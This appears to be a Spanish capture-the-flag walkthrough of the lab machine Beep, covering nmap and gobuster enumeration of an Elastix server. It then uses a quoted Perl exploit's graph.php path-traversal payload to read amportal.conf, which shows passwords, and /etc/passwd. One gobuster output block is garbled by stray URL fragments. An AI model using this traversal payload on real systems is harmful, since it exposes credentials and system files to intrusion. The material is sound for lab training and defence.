

Beep

Máquina Linux easy

0.0.1. Escaneo:

**

```
(kali㉿kali)-[~/machineshtb/Beep]
$ nmap -Pn -p- --open 10.10.10.7 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-25 22:41 GMT
Nmap scan report for 10.10.10.7
Host is up (0.11s latency).
Not shown: 65519 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
443/tcp   open  https
793/tcp   open  unknown
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql
4190/tcp  open  sieve
4445/tcp  open  upnotifyp
4559/tcp  open  hylafax
5038/tcp  open  unknown
10000/tcp open  snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 35.10 seconds
(kali㉿kali)-[~/machineshtb/Beep]
```

0.0.1. Versiones:

nmap -Pn -sCV -p22,25,80,110,111,143,443,793,993,995,3306,4190,4445,5038,10000 10.10.10.7 -T4

```
(kali@kali)-[~/machineshth/Beep]
$ nmap -Pn -sCV -p22,25,80,110,111,143,443,793,993,995,3306,4190,4445,5038,10000 10.10.10.7 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-25 22:44 GMT
Nmap scan report for 10.10.10.7
Host is up (0.11s latency). In SSL mode. Try the URL https://10.10.10.7:10000/ instead.

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.3 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_ 2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp    open  smtp         Postfix smtpd
|_ smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN
80/tcp    open  http         Apache httpd 2.2.3
|_ http-server-header: Apache/2.2.3 (CentOS)
|_ http-title: Did not follow redirect to https://10.10.10.7/
110/tcp   open  pop3         Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_ pop3-capabilities: IMPLEMENTATION(Cyrus POP3 server v2) LOGIN-DELAY(0) USER AUTH-RESP-CODE UIDL TOP RESP-CODES EXPIRE
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|_   program version    port/proto  service
|_   100000    2                111/tcp    rpcbind
|_   100000    2                111/udp    rpcbind
|_   100024    1                790/udp    status
|_   100024    1                793/tcp    status
143/tcp   open  imap         Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_ imap-capabilities: ID Completed QUOTA THREAD=REFERENCES LITERAL+ CONDSTORE MULTIAPPEND LIST-SUBSCRIBED LISTTEXT IMAP4rev1
|_ IDLE URLAUTHA0001 THREAD=ORDEREDSUBJECT RENAME SORT=MODSEQ NAMESPACE SORT BINARY CATENATE MAILBOX-REFERRALS RIGHTS=kxld
443/tcp   open  ssl/http     Apache httpd 2.2.3 ((CentOS))
|_ http-title: Elastix - Login page
|_ http-server-header: Apache/2.2.3 (CentOS)
|_ ssl-date: 2025-02-25T22:47:59+00:00; +4s from scanner
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOr
|_ Not valid before: 2017-04-07T08:22:08
|_ Not valid after: 2018-04-07T08:22:08
793/tcp   open  status       1 (RPC #100024)
993/tcp   open  ssl/imap     Cyrus imapd
|_ imap-capabilities: CAPABILITY
995/tcp   open  pop3         Cyrus pop3d
3306/tcp  open  mysql        MySQL (unauthorized)
4190/tcp  open  sieve        Cyrus timsieved 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4 (included w/cyrus i
4445/tcp  open  upnotifyp?
5038/tcp  open  asterisk     Asterisk Call Manager 1.1
10000/tcp open  http         MiniServ 1.570 (Webmin httpd)
|_ http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: Hosts: beep.localdomain, 127.0.0.1, example.com



Host script results:
|_ clock-skew: 3s



Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 390.82 seconds

(kali@kali)-[~/machineshth/Beep]
```

SSL - TLS 1.0

Validamos algunos ports vía web






Visitar webs con tls 1.0


Para ver si podemos ver la web tenemos que habilitar la opción en Firefox para ver webs con tls 1.0
[https://support-mozilla-org.translate.google.com/en-US/questions/1101896?](https://support-mozilla-org.translate.google.com/en-US/questions/1101896?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=tc)

[_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=tc](https://support-mozilla-org.translate.google.com/en-US/questions/1101896?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=tc)

En el navegador buscamos about:config luego buscamos security.tls.version.min y establecemos 1



ahora vistamos la web nuevamente aceptamos el riesgo y continuamos



Elastix

validando es un software de servidor de comunicaciones unificadas

Elastix

Software :



Elastix es un software de servidor de comunicaciones unificadas que reúne PBX IP, correo electrónico, mensajería instantánea, fax y funciones colaborativas. Cuenta con una interfaz Web e incluye capacidades como un software de centro de llamadas con marcación predictiva.

Less ^

Validamos con gobuster directorios como esto es https utilizamos el flag -k para evitar certificados
 gobuster dir -u https://10.10.10.7/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," " -k

```
(kali@kali)-[~/machineshtb/Beep]
└─$ gobuster dir -u https://10.10.10.7/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," " -k

=====
Gobuster v3.6.0 (http://gobuster.github.io)
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: https://10.10.10.7/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: htm,xml,,html,php,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./ (Status: 200) [Size: 1785]
/images https://github.com/ (Status: 301) [Size: 310] [--> https://10.10.10.7/images/]
/.html ngvix/SharpCollect (Status: 403) [Size: 283]
/index.php (Status: 200) [Size: 1785]
/.htm https://raw.githubusercontent.com/ (Status: 403) [Size: 282]
/help content.com/cfana (Status: 301) [Size: 308] [--> https://10.10.10.7/help/]
/register.php (Status: 200) [Size: 1785]
/themes (Status: 301) [Size: 310] [--> https://10.10.10.7/themes/]
/modules https://raw.githubusercontent.com/ (Status: 301) [Size: 311] [--> https://10.10.10.7/modules/]
/mail content.com/Power (Status: 301) [Size: 308] [--> https://10.10.10.7/mail/]
/admin https://raw.githubusercontent.com/ (Status: 301) [Size: 309] [--> https://10.10.10.7/admin/]

=====
```



```
Starting gobuster in directory enumeration mode
=====
./ (Status: 200) [Size: 1785]
/images (Status: 301) [Size: 310] [--> https://10.10.10.7/images/]
/.html (Status: 403) [Size: 283]
/index.php (Status: 200) [Size: 1785]
/.htm (Status: 403) [Size: 282]
/help (Status: 301) [Size: 308] [--> https://10.10.10.7/help/]
/register.php (Status: 200) [Size: 1785]
/themes (Status: 301) [Size: 310] [--> https://10.10.10.7/themes/]
/modules (Status: 301) [Size: 311] [--> https://10.10.10.7/modules/]
/mail (Status: 301) [Size: 308] [--> https://10.10.10.7/mail/]
/admin (Status: 301) [Size: 309] [--> https://10.10.10.7/admin/]
/static (Status: 301) [Size: 310] [--> https://10.10.10.7/static/]
/lang (Status: 301) [Size: 308] [--> https://10.10.10.7/lang/]
/config.php (Status: 200) [Size: 1785]
/robots.txt (Status: 200) [Size: 28]
/var (Status: 301) [Size: 307] [--> https://10.10.10.7/var/]
/panel (Status: 301) [Size: 309] [--> https://10.10.10.7/panel/]
/libs (Status: 301) [Size: 308] [--> https://10.10.10.7/libs/]
/recordings (Status: 301) [Size: 314] [--> https://10.10.10.7/recordings/]
Progress: 191054 / 1543920 (12.37%)^C
```

Elastix LFI

Busco algunos exploits debido a que según el banner este software va desde el 2006 pruebo uno que indica que hay local file inclusion

Elastix exploit

Todo Videos Imágenes Shopping Noticias Libros Web : Más

Sugerencia: Mostrar los resultados en **español**. También puedes obtener más información para filtrar por idioma.

 Exploit-DB
<https://www.exploit-db.com> > ex... Traducir esta página

[Elastix 2.2.0 - 'graph.php' Local File Inclusion](#)

17 ago 2012 — **Elastix** is prone to a local file-include **vulnerability** because it fails to properly sanitize user-supplied input. An attacker can **exploit** this **vulnerability**.

 Exploit-DB
<https://www.exploit-db.com> > ex... Traducir esta página

[FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution](#)

23 mar 2012 — FreePBX 2.10.0 / **Elastix** 2.2.0 - Remote Code Execution. CVE-80544CVE-2012-4869 . webapps **exploit** for PHP platform.

```
print "\t Elastix 2.2.0 LFI Exploit \n";
print "\t code author cheki  \n";
print "\t 0day Elastix 2.2.0  \n";
print "\t email: anonymous17hacker@gmail.com \n";

#LFI Exploit: /vtigercrm/graph.php?current_language=../../../../../../../../etc/amportal.conf%00&module=Accounts&action

use LWP::UserAgent;
print "\n Target: https://ip ";
chomp(my $target=<STDIN>);
$dir="vtigercrm";
$poc="current_language";
$etc="etc";
$jump="../../../../../../../../";
```

probamos

<https://10.10.10.7/vtigercrm/graph.php?>

```
current_language=../../../../../../../../etc/ampportal.conf%00&module=Accounts&action
```

```
# This file is part of FreePBX. # FreePBX is free software: you can redistribute it and/or modify # it under the terms of the GNU General Public License as published by the
Free Software Foundation, either version 2 of the License, or # (at your option) any later version. # FreePBX is distributed in the hope that it will be useful, # but WITHOUT
ANY WARRANTY; without even the implied warranty of # MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the # GNU General Public License for more
details. # # You should have received a copy of the GNU General Public License # along with FreePBX. If not, see . # # This file contains settings for components of the Asterisk
Management Portal # Spaces are not allowed! # Run /usr/src/AMP/apply_conf.sh after making changes to this file # FreePBX Database configuration # AMPDBHOST:
Hostname where the FreePBX database resides # AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql) # AMPDBNAME: Name of the FreePBX database (e.g.
asterisk) # AMPDBUSER: Username used to connect to the FreePBX database # AMPDBPASS: Password for AMPDBUSER (above) # AMPENGINE: Telephony backend engine
(e.g. asterisk) # AMPMGRUSER: Username to access the Asterisk Manager Interface # AMPMGRPASS: Password for AMPMGRUSER # AMPDBHOST=localhost
AMPDBENGINE=mysql # AMPDBNAME=asterisk AMPDBUSER=asteriskuser # AMPDBPASS=amp109 AMPDBPASS=jEhdkE WmdjE AMPENGINE=asterisk
AMPMGRUSER=admin # AMPMGRPASS=amp111 AMPMGRPASS=jEhdkE WmdjE # AMPBIN: Location of the FreePBX command line scripts # AMPSPIN: Location of (root)
command line scripts # AMPBIN=/var/lib/asterisk/bin AMPSPIN=/usr/local/sbin # AMPWEBROOT: Path to Apache's webroot (leave off trailing slash) # AMPGCGIBIN: Path to
Apache's cgi-bin dir (leave off trailing slash) # AMPWEBADDRESS: The IP address or host name used to access the AMP web admin # AMPWEBROOT=/var/www/html
AMPGCGIBIN=/var/www/cgi-bin # AMPWEBADDRESS=x.x.x.x | hostname # FOPWEBROOT: Path to the Flash Operator Panel webroot (leave off trailing slash) # FOPPASSWORD
Password for performing transfers and hangups in the Flash Operator Panel # FOPRUN: Set to true if you want FOP started by freepbx_engine (ampportal_start), false
otherwise # FOPDISABLE: Set to true to disable FOP in interface and retrieve_conf. Useful for sqlite3 # or if you don't want FOP. # #FOPRUN=true FOPWEBROOT=/var/www/
html/panel #FOPPASSWORD=passw0rd FOPPASSWORD=jEhdkE WmdjE # FOPSORT=extension |lastname # DEFAULT VALUE: extension # FOP should sort extensions by Last
Name [lastname] or by Extension [extension] # This is the default admin name used to allow an administrator to login to ARF bypassing all security. # Change this to
whatever you want, don't forget to change the ADMIN_PASSWORD as well. ADMIN_USERNAME=admin # This is the default admin password to allow an
```


para ver mejor la web lo veo en modo lectura de código


```
view-source:https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../etc/
YouTube DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP Tmux Cheat Sheet & Q..
19
20 # FreePBX Database configuration
21 # AMPDBHOST: Hostname where the FreePBX database resides
22 # AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql)
23 # AMPDBNAME: Name of the FreePBX database (e.g. asterisk)
24 # AMPDBUSER: Username used to connect to the FreePBX database
25 # AMPDBPASS: Password for AMPDBUSER (above)
26 # AMPENGINE: Telephony backend engine (e.g. asterisk)
27 # AMPMGRUSER: Username to access the Asterisk Manager Interface
28 # AMPMGRPASS: Password for AMPMGRUSER
29 #
30 AMPDBHOST=localhost
31 AMPDBENGINE=mysql
32 # AMPDBNAME=asterisk
33 AMPDBUSER=asteriskuser
34 # AMPDBPASS=amp109
35 AMPDBPASS=jEhdIekWmdjE
36 AMPENGINE=asterisk
37 AMPMGRUSER=admin
38 #AMPMGRPASS=amp111
39 AMPMGRPASS=jEhdIekWmdjE
40
41 # AMPBIN: Location of the FreePBX command line scripts
42 # AMPSBIN: Location of (root) command line scripts
43 #
44 AMPBIN=/var/lib/asterisk/bin
45 AMPSBIN=/usr/local/sbin
46
47 # AMPWEBROOT: Path to Apache's webroot (leave off trailing slash)
48 # AMPCGIBIN: Path to Apache's cgi-bin dir (leave off trailing slash)
49 # AMPWEBADDRESS: The IP address or host name used to access the AMP web admin
50 #
51 AMPWEBROOT=/var/www/html
52 AMPCGIBIN=/var/www/cgi-bin
53 # AMPWEBADDRESS=x.x.x.x|hostname
54
55 # FOPWEBROOT: Path to the Flash Operator Panel webroot (leave off trailing slash)
56 # FOPPASSWORD: Password for performing transform and lookup in the Flash Operator Panel
```

```
58 # FOPDISABLE: Set to true to disable FOP in interface and retrieve_conf. Useful for sqlite3
59 # or if you don't want FOP.
60 #
61 #FOPRUN=true
62 FOPWEBROOT=/var/www/html/panel
63 #FOPPASSWORD=passwd0rd
64 FOPPASSWORD=jEhdIekWmdjE
65
66 # FOPSORT=extension|lastname
67 # DEFAULT VALUE: extension
68 # FOP should sort extensions by Last Name [lastname] or by Extension [extension]
69
70 # This is the default admin name used to allow an administrator to login to ARI bypassing all secu
71 # Change this to whatever you want, don't forget to change the ARI_ADMIN_PASSWORD as well
72 ARI_ADMIN_USERNAME=admin
73
74 # This is the default admin password to allow an administrator to login to ARI bypassing all secur
75 # Change this to a secure password.
76 ARI_ADMIN_PASSWORD=jEhdIekWmdjE
77
78 # AUTHTYPE=database|none
79 # Authentication type to use for web administration. If type set to 'database', the primary
80 # AMP admin credentials will be the AMPDBUSER/AMPDBPASS above.
81 AUTHTYPE=database
82
83 # AMPADMINLOGO=filename
84 # Defines the logo that is to be displayed at the TOP RIGHT of the admin screen. This enables
85 # you to customize the look of the administration screen.
86 # NOTE: images need to be saved in the ../admin/images directory of your AMP install
87 # This image should be 55px in height
88 AMPADMINLOGO=logo.png
89
```

```
# AMPBACKUPSUDO=true|false
# DEFAULT VALUE: false
# This option allows you to use sudo when backing up files. Useful ONLY when using AMPPROVROOT
# Allows backup and restore of files specified in AMPPROVROOT, based on permissions in /etc/sudoers
# for example, adding the following to sudoers would allow the user asterisk to run tar on ANY file
# on the system:
# asterisk localhost=(root)NOPASSWD: /bin/tar
# Defaults:asterisk !requiretty
# PLEASE KEEP IN MIND THE SECURITY RISKS INVOLVED IN ALLOWING THE ASTERISK USER TO TAR/UNTAR ANY FILE
# CUSTOMASERROR=true|false
```

para validar el /etc/passwd cambio amportal.conf por passwd




```
n/bash
n/login
:/sbin/nologin
bin/nologin
d:/sbin/nologin
n/sync
sbin:/sbin/shutdown
in/halt
ol/mail:/sbin/nologin
```


